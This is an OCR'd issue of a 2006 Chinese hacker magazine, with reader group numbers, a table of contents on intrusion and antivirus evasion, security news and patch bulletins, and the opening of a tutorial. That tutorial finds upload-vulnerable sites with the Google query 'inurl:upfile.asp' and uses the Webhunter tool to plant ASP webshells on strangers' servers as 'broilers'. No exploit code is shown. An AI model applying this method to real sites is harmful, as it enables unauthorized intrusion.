12834201 福建黑手联盟
6856970 山东网络安全讨论

PS：目前由于部分群已满，建议读者多换其他群试试，也鼓励同一个城市或地区的朋友创建已满员群的分群。

全国地区读者群几点说明

大家仔细看啊！

1、已经建立好读者群的群主请尽快进（群主群 20977667），听从统一管理，我们将要开展活动了！

2. 建立好的各个地区的读者群，请群主将群名字统一改为『黑客手册』--（省名）群！

3. 建立好的读者群，请组织发展当地读者及安全爱好者！

NO NOHACK 非安全 1岁生日

回执抽奖(详见封

送NohackT恤

黑客手册

¥8.8 2006.4 [本手册仅随CD一同赠送，不得单独销售] 网络防御秘笈 黑客，完美的自由世界 ◎黑客 ◎自由 ○

【首发漏洞+新洞】

中网景论坛上传漏洞

在BBSXP 6.0 sp1中从版主到管理员之旅

Winamp .pls文件解析溢出漏洞分析+利用

国外Blog系统：WordPress 的一些漏洞测试利用

R-Blog 1.5.3 上传漏洞代码分析利用实例

【免杀班】

菜鸟的MT免杀方案

【安全防御】

阻止“七剑”下山行恶

打造服务器管理员的ASP木马

【菜菜最爱】

Google注入+Webhunter=肉鸡宴

抽丝剥茧，一步一步教你分析网页木马

【菜鸟入侵】

记一次对XX师范大学网站的安全检测

你想要多少票——对投票系统的突破

比较分析配置安全的FTP服务器

【黑客文化】

我的黑客男友

象“神气儿”一样“飘忽不定”

【窗外】

笨鹅快飞－文件管理

Linux下快速搭建WEB服务器

【反黑现场】

QQ反击战

为广东互联星空做一次清道夫

瞧，这小子真坏！

伊斯兰黑客决战欧洲大陆

【进阶黑客】

一种奇特的挂马方式

没有上传也拿webshell

从假WEBSHELL到真入侵

猜测的艺术——实战入侵中的Sql注入

PHP&ASP经典注入实例

【应用为王】

NC也能充当QQ

清除rm、rmvb中的危险因素

真正关闭系统的文件保护功能

IE下载也疯狂

【网吧黑客】

月光宝盒之时间倒流

冰刃在网吧中的妙用

浅谈网吧免费上网与破

【整蛊三式】

网络程序你别用——QQ阵亡

我的硬盘空间呢？

文件夹『没了』



【学习工具】

隐私保护者——WinGuard2006

『魔剑』 一亮剑票

软件防火墙系列之防火墙中的珍品——HackerSmacker

【破解】

用OLL DBG 理著家

SHELLCODE，为了你我破了英语阅读专家

【编程经验谈】

从代码 这么简单

Mini版VB6+Delphi6装进U盘随身


隐私保护者WinGuard 2006 ● 魔剑传说 《黑客手册》专用版 ● 迷你版VB和Delphi ● dll木马Penumbra 1.7.0正式版 ● 3389登陆器最新版

MSN密码查找器 V1.1.40 2006汉化版 ● 灰鸽子终结者 ● 数据恢复三剑客 ● Hacker专用QQ2006版 ● 全中文网络硬盘软件GMailStore 2.1

个人防火墙HackerSmacker v3.0.062010汉化版 ● Kenny Chesney专辑放送——《The Road And The Radio》

2006 4 NoHack

生日快乐 生日快乐 生日快乐 生日快乐



我的1岁生日

非安全——黑客手册作为一本纯纯正正的民办读物，至2006年4月，满1岁。非安全从稚嫩开源，一路风雨飘摇，到现在正茁壮成长。创办的时候，我们说，这是一本在朋友的扶持之下办起来的安全类读物，到现在我们还是这样说，友情的厚重与力量是非安全持续前进的优良动力。在非安全诞生一周年之际，对所有朋友说一声：谢谢。新的一岁，朴实的非安全，将继续沿着自己的路跑步前进。

黑蕴天河亘宇恭
客过云峰曲松贺
手执乾坤万类生
册卷香墨倾沧日

——紫天星

一段的感情建立在相互信任，相互支持的基础之上，就好像广大的读者对于黑客手册一年来的信任以及支持。在黑客手册一周年之际，我仅代表B.C.T小组祝黑客手册生日快乐，杂志越办越好。感谢黑客手册一年来的帮助！谢谢

BAN

不是Hacker，胜似Hacker，愿大家在Nohack的带领下，游刃余攻与防之间！

smallrascal[S.C.T]&[A.V.T]

不知不觉中，NOHACK已经一岁了，祝福NOHACK与我们共同成长，越办越好！

BY darkray

愿《黑客手册》从朝霞满天的清晨起步走向未来和永远！

决不再变

我，迹天涯，握NoHack，走天涯路，结识天下朋知己，创美好未来；习NoHack低调认真的态度，学会凡事尽力为之，在我的字典里，我从来不对自己说：NO！Just Hack it！

迹天涯

时间如白驹过隙，不知道不觉黑客手册一岁生日，在此代表华夏黑客同盟全体成员衷心祝福黑客手册越办越好，成为hacker。人手一册，居家旅行，休闲娱乐，安全检测，入侵防范之必备良册！

怪狗

激情版：一年了，黑客手册，活着！下面，该是nohack架起刺刀冲锋的时候了！

XApache

风华正茂，继往开来。祝手册生日快乐！Helyin

时间过得真快，非安全1岁了。1年来我也写了许多文章，也从非安全上学到了许多东西。其实我也是一个菜鸟，很多东西都是从杂志上学来的，所以大家如果看了杂志或文章有什么感想也可以投稿件到杂志，这样对学习技术是有很大的帮助的，最后希望大家都来一起支持非安全，祝非安全越办越好。

光芒果

在你辛勤的劳动下，我们广交天下黑朋！

终于迎来了你的一岁生日，在此，我用心为你默默送上一份祝福：NOHACK！生日快乐！

cass

曾经有一本黑客手册放在我的面前，我没有珍惜，直到失去，才万分痛苦……如果上天再给我一本的话……我会对它说3个字……我爱你……如果非要加个期限的话……我希望是果祝NOHACK 生日快乐!!!!

小风

黑客在很多人的心中是神秘的，而我不觉得。因为在一路上有NOHACK的陪伴，让我也加入到了这个神秘的群体中来。NOHACK等待着大家，带你一起揭开黑客神秘的一面。默默的祝福和兢兢业业的工作是我送给你的礼物！ LOP

长长的距离，长长的线，长长的时间抹不断，今天是你的生日，远方的我一直在掂念。祝我们的杂志越来越火！

可酷可乐

封面是漂亮的
价格是便宜的
文章是精彩的
读者是欢迎的
内容是丰富的
作者是优秀的
阅读是随地的
购买是随时的
生日是快乐的

非零解

菜鸟的梦想，NoHack帮你实现。

LoveAngel

技术与人品齐飞，黑客共手册一色

李丰初

黑客手册，生日快乐！

pizzaviat

首先祝黑客手册生日快乐，很幸运一年前能与你相识，更加荣幸成为读者能陪你走过一年的风风雨雨。我以成为你的读者而自豪，希望不久，你会因为有我这样的读者而骄傲。祝黑客手册永远走在黑客技术的前沿，我会永远支持你！

喝酒的鱼

好消息啊！绝对的惊喜。凡是在4月1日将本次评刊表寄回编辑部的读者将会收到小行手工敲制的“美洲豹NoHack专版”一辆，绝对超COOL（当然了，看到这个，不要太高兴，不要太激动！这个是——小编跟你开的一个愚人节玩笑！小行祝大家41快乐！）本以为进入了2006年，世界应该太平了，网络也应该消停了。但是已经过去的3个月清楚地表明，远远没那么容易！世界政局依然不稳，网络安全涛声依旧。安全补丁是天天在更新，最新病毒是分分秒秒在蹦出来。其实小编我一直在想，为什么不一次更新完呢？这样我们的读者只要买个补丁包就可以轻松地搞定机器了！但仔细想想，这个绝对是不可能的。如果一次更新完了，那么那么多的技术人员肯定会被BOSS辞退；如果一次更新完了，我们的小菜们就没得玩了。当然最最重要的一点是如果网络不再有安全漏洞，也说明我们这个世界完蛋了，没有新陈代谢了……

新闻串讲台

新闻短评快

McAfee病毒定义文件出错 Excel成病毒遭删除

据外电报道，近日，全球第二大杀毒软件厂商McAfee向客户发送的病毒定义文件出现错误，导致微软的Excel.exe被当作病毒删除。美国太平洋时间10日早上，McAfee公司发布了最新版本的病毒定义文件，到中午一点，公司就接到大批客户的电话。原来，新的病毒定义文件把微软的Excel以及其他应用程序当作了一个名为W98/CTX的病毒。根据用户的设置不同，这些可疑程序将被删除或隔离(改名后转移到一个特定的文件夹)。

评论：大公司不意味着高可靠度、更高的服务质量。细细想来，大公司犯的错误也不少，犯错之后对于公众的回应态度和相关弥补方案才是最关键的！大公司一个小小的失误，往往会影响面很广甚至影响全球。这个世界，真是防不胜防，漏洞就不用说了，安全也来捣乱，哎。

首个hotmail病毒被截获 邮件中插入带毒链

全球第一个专门针对Hotmail编写的蠕虫病毒近日被截获。当用户登录到MSN Hotmail发送邮件的时候，会被偷偷插入带毒链接，收信人点击后就可能中毒。瑞星全球反病毒监测网命其名为“hotmail蠕虫(Worm.Hotmatom)”。“这是全球第一个专门针对Hotmail编写的蠕虫病毒，当用户登录到MSN Hotmail发送邮件时，会被偷偷插入带毒链接，收信人点击后就可能中毒。”感染该病毒的计算机会在局域网中发送垃圾消息，并且在3月20日自动关机。

评论：每次打开MSN，常常提示我有一大堆邮件没有阅读，这个病毒，让我对HT有些忐忑。为什么病毒作者会选在3月20日发作，不明白，不明白！“不是我不明白，病毒变化快”。不过，20号，我就祈祷能经历一次自动关机吧，只要不太恶意。

Google承认其新的Desktop β版中存在安全漏洞

据市场调研厂商Gartner公司已经向企业发出的警告称，最新的Google Desktop β版本中出现了一个“无法接受的安全漏洞”。对此事实Google公司表示承认。Google公司是于今年2月9日发布Google Desktop 3的，其中包括一项可以让用户跨多台计算机搜索文件的可选项功能。为了做到这一点，这一应用软件将会自动地将文件的拷贝在Google公司的服务器上存储长达一个月的时间。文件的拷贝可以从Google公司服务器上传输到用户的其它计算机上作为存档。这一数据在传输过程中和当它被存储在Google公司服务器上时是加了密码的。据Gartner公司的一份报告称，数据在企业外部传输对于许多企业而言都是一种不可接受的安全漏洞，这是因为作为企业的知识产权可能会被泄露出去。据Google公司欧洲市场营销部门的经理安迪表示，我们已经意识到，这对企业而言确实是一个大的问题，我们对企业对此漏洞的担心表示理解。

评论：其实抛开安全而言，google这个功能对于用户来说是很方便的，也是很有创意的。但是，往往网络安全的易用性和安全系数是成反比的，越安全的东西往往越不易用。比如，一个网吧禁止了下载，本来正常用户下载东西是作正常用途的，捣乱分子让BOSS不得不关闭了很多正常功能，这样因噎废食的例子还是很多的，例如，一个对于设置不是很了解的外行用户缺省安装了防火墙，可能会导致一些正常网络程序无法连接网络。安全本来和漏洞是一对矛盾体，但是安全和易用性却也发生了矛盾，真是意外收获哦。

新电脑病毒攻击前竟与使用者聊天

一种新的网页病毒在攻击使用者之前会与他们聊天以取得他们的信任。安全专家警告称目前这种新病毒的目标是美国在线即时聊天服务，能够让用户很容易将病毒文本传送到另外的计算机上。虽然之前就已经出现了许多关于即时通讯工具的病毒，但这个命名为IM.MySpace04.AIM的最新病毒是第一个能在攻击前与受害者聊天的。用户将收到一句“lol thats cool”(LOL很棒)并带有附件的信息，凡是回复者都将得到一句“lol its not a virus”(LOL不是病毒)的信息。一旦用户下载了该病毒程序，病毒将马上摧毁计算机的安全防御系统并开始制定自己的感染用户目录，进行对外扩散。

评论：这个病毒算是社会工程学＋技术的一次典型综合应用，类似的情况在国人出产的QQ尾巴病毒中算是表演得淋漓尽致。最初尾巴病毒只是简单写上一句诱人的话，让你去点某个网址，后来，大家警惕性提高了，上当少了。于是，尾巴自动带上了你的QQ昵称和你说上一堆话，逻辑性还挺强，稍不留意，还真以为是你的老朋友在给你推荐什么新鲜网站；甚至有的尾巴内容是：赶紧去升级你的QQ尾巴病毒专杀工具吧，并提供一个网址。真是花样翻新，目不暇接啊。不过，从这些病毒上面，可以获得计算机AI方面的一些灵感。

中国黑客盗百万身份玩天堂 韩警方请求中方协助

韩国警方的调查显示，《天堂》游戏用户身份被盗案中至少有100万用户的身份被盗。韩国警方的“网络恐怖响

应中心”（Cyber Terror Response Center）周一表示，通过分析2005年10月到今年2月14日之间建立的《天堂》游戏账号，估计有98万到122万名用户的身份实际上从未玩过该游戏，通过检查IP地址显示，绝大多数是在中国建立的。但是韩国警方还未能发现这种大规模盗窃来自哪家网站，只知道约3000多人是来自二手车交易网站。警方表示，黑客通过韩国大学和公共机构的网站使用盗取的身份，以掩饰他们来自中国的事实。韩国警方已经请求中国警方帮助追踪黑客，这些黑客涉嫌从事大规模欺诈以获取武器等虚拟装备。

评论：跨国际的网络黑客事件自internet诞生以来就不少，一个国家自成一体的法律体系在遇到跨国犯罪的时候，往往显得有些束手无策。比如，些没有死刑的国家是不会引渡死刑犯人到有死刑的国家。不同的法律法规成了国际间警察合作的障碍，庄严的国界在这时候却为国际犯罪提供了庇护的温床。

QQ号被盗 重庆网民状告腾讯

当事人“发条”（昵称）向法院正式起诉，以财产权遭到侵犯为由，“发条”向万州区法院状告深圳市腾讯计算机系统有限公司，该院已正式受理了此案。深圳市腾讯计算机系统有限公司QQ网民“发条”（本名刘晓华，家住万州区）在诉状中称，深圳市腾讯计算机系统有限公司在1999年2月推出能够为注册用户提供文字语音通讯、传送文件、视音频交流、电子邮箱、网络硬盘、网络游戏等功能的腾讯QQ软件，“发条”于2001年用手机捆绑，每月支付10元费用，用“发条”的网名抢先注册到一个5位数的QQ号。2005年5月18日～20日，“发条”的五位数QQ号被腾讯公司职工曾某与网名“Q言Q语”的黑客盗走三次，后经与“Q言Q语”在网上说情，才使“Q言Q语”放弃了再次盗取“发条”QQ号的念头。

评论：QQ刚刚诞生的时候，很多人可能都没有想到一个小小的QQ会在未来几年里发展到了几千万用户，并深深介入了中国人的互联网生活，可以说现在QQ已基本上成了绝对多数的上网群体的一个不可或缺的聊天工具。internet发展到今天，网络已经成了小编生活中不可分割的一部分，而在网络上，QQ又是一个重要的组成部分，策划、组稿、编辑等基本工作都需要QQ来传递信息，生活上很多琐碎也是通过QQ来传递信息的，比如：

老婆说：去买一点红薯、小米、榨菜，晚餐煮粥。

小编应：太忙了，我在编辑稿件呢。

老婆说：好啊，没有关系，那晚上你喝西北风去吧。

……

当QQ成为我们生活工作中的一部分时，它的重要性也就不言而喻。所以，用户丢失了密码，就意味着失去了这个最高限度达500人的QQ人际关系网络。碰到这种问题，怎么办呢？黑吃黑、求饶说情、让腾讯公司协助找回等？不过，我以为构筑网际关系不能太依赖QQ，还应该去试试其他联系工具以作备份，如MSN、ICQ等。在小编写这个点评的时候，随便看了一下QQ的在线人数，居然达到了16836586之众，好好数数吧。

漏洞公告牌

Microsoft Office Excel畸形文件格式解析远程代码执行漏洞（MS06-012）

Microsoft Office Excel是非常流行的电子表格办公软件。Microsoft Office Excel在处理Excel文档中畸形解析格式时存在漏洞，攻击者可能利用此漏洞在客户机器上执行任意代码。使用畸形解析格式文件的Excel中存在一个远程执行代码漏洞。攻击者可以通过构建特制的Excel文件来利用此漏洞，可能允许远程执行代码。

临时解决方法：不要打开或保存从不可信来源收到的Microsoft Office文件。

厂商补丁：Microsoft已经为此发布了一个安全公告（MS06-012）以及相应补丁：

MS06-012：Vulnerabilities in Microsoft Office Could Allow Remote Code Execution (905413)

链接：http://www.microsoft.com/technet/security/Bulletin/MS06-012.mspx#E4EAE

Microsoft Windows服务宽松DACL导致权限提升漏洞（MS06-011）

描述：Microsoft Windows是微软发布的非常流行的操作系统。

Windows XP Service Pack 1对一些Windows服务的访问权限设置存在漏洞，本地攻击者可能利用此漏洞在主机上提升自己的权限。默认下Windows XP Service Pack 1上的一些Windows服务（SSDPSRV、NetBT、UPnPHost、ScardSvr、DHCP和DnsCache）所设置的权限级别可能允许低特权用户更改与该服务关联的属性；Windows 2003上的一些服务（NetBT、DnsCache和DHCP）所设置的权限级别可能允许属于Network Configuration Operators组的用户更改与该服务关联的属性。仅目标计算机上网络操作员组的成员可以远程攻击Windows Server2003，此组默认下不包含任何用户。该漏洞可能允许具有有效的登录凭据的用户完全控制Microsoft Windows XP Service Pack 1上的系统。

厂商补丁：Microsoft已经为此发布了一个安全公告（MS06-011）以及相应补丁：

MS06-011：Permissive Windows Services DACLs Could Allow Elevation of Privilege (914798)

链接：http://www.microsoft.com/technet/security/Bulletin/MS06-011.mspx

Safari文档JavaScript同源策略破坏漏洞

描述：Safari是苹果家族操作系统所捆绑的WEB浏览器。

Safari对JavaScript的处理存在问题，远程攻击者可能利用此漏洞跨区执行恶意代码。

如果文档包含有JavaScript的话，则在从远程站点加载该文档时，数据访问受到同源策略的限制。但在特定的情况下，恶意创建的文档可以绕过这些限制，在用户浏览器中执行任意代码。

厂商补丁：目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：

Apple SecUpd2006-002Intel.dmg http://wsidecar.apple.com/cgi-bin/nph-reg3rdpty1.pl/product=09965&cat=1&platform=osx&method=sa/SecUpd2006-002Intel.dmg

菜菜们最兴奋的事情莫过于抓肉鸡了。经过前几期的介绍，相信菜菜们都已抓到几只小鸡了，想过吃顿肉鸡宴吗？别流口水，这期是咱们黑手1岁生日，特贡献容易上手的肉鸡快餐给初学者好好学习，希望大家玩得开心。

Google注入+Webhunter=肉鸡宴

Maxell

从本文你可以学到：
1. google注入的应用
2. 网站上传漏洞的利用流程
3. 利用webhunter获得webshell

现在网站的安全防护措施越做越好，我们获得肉鸡也变得越来越困难。那我们怎么才能既快速又高效地获得肉鸡呢？下面我就向朋友们介绍一种google注入+webhunter（一种注入攻击工具）的方法。

平时我们利用上传漏洞来上传asp木马的流程是这样的：先是寻找网站中可以上传文件的地方（如头像、发表新话题、后台等地方），然后在上传正常图片时抓包分析，如果数据包中有“filepath”、“filename”等字样，则有可能存在上传漏洞。然后我们构造数据包用nc提交，或者用“桂林老兵”上传工具直接提交，从而获得webshell。这样的方法一般成功率比较高，但是存在一个致命的缺点，就是程序太繁琐，出错机率比较高，如果碰到一些经验老道的管理员在网站的源代码或者服务器上做了一些巧妙设置，吊足我们的胃口，完全有可能辛苦了半天却是让我们竹篮打水一场空。所以在提倡高效率的今天，我给大家推荐一款不错的上传工具——webhunter。它把几种常见的上传漏洞的利用方法都集成在一起了，只要我们轻轻一点，webshell的上传即告完成，大大提供了肉鸡的命中率。

我们首先来看下webhunter的界面，如图1所示。




图1 webhunter的界面

webhunter的原理主要是通过浏览目标网站的网页，获得当前网站的所有超链接。然后利用这些超链接逐个匹配类似于upfile.asp这样的上传提交页面。在找到上传提交页面之后，再利用程序提供针对动网类、动易类、动感商城类等三种上传漏洞的利用工具来上传asp木马，如图2所示。

但凡事不尽完美，如果我们利用webhunter一项一项搜索上传页面的话，太费时费力了，虽说我们还年轻吧，可也经不起这样折腾啊。不就是要寻找一个类似upfile.asp的页面吗？可能很多朋友想到了，对，就是用google来帮助我们注入咯。这里我只介绍一下inurl:xxx，这句的意思是查询所有网页地址中含有xxx的页面。也就是说我们只要在google里面输入搜索关键字**inurl:upfile.asp**就可以获得大量类似upfile.asp的上传界面，如图3所示。

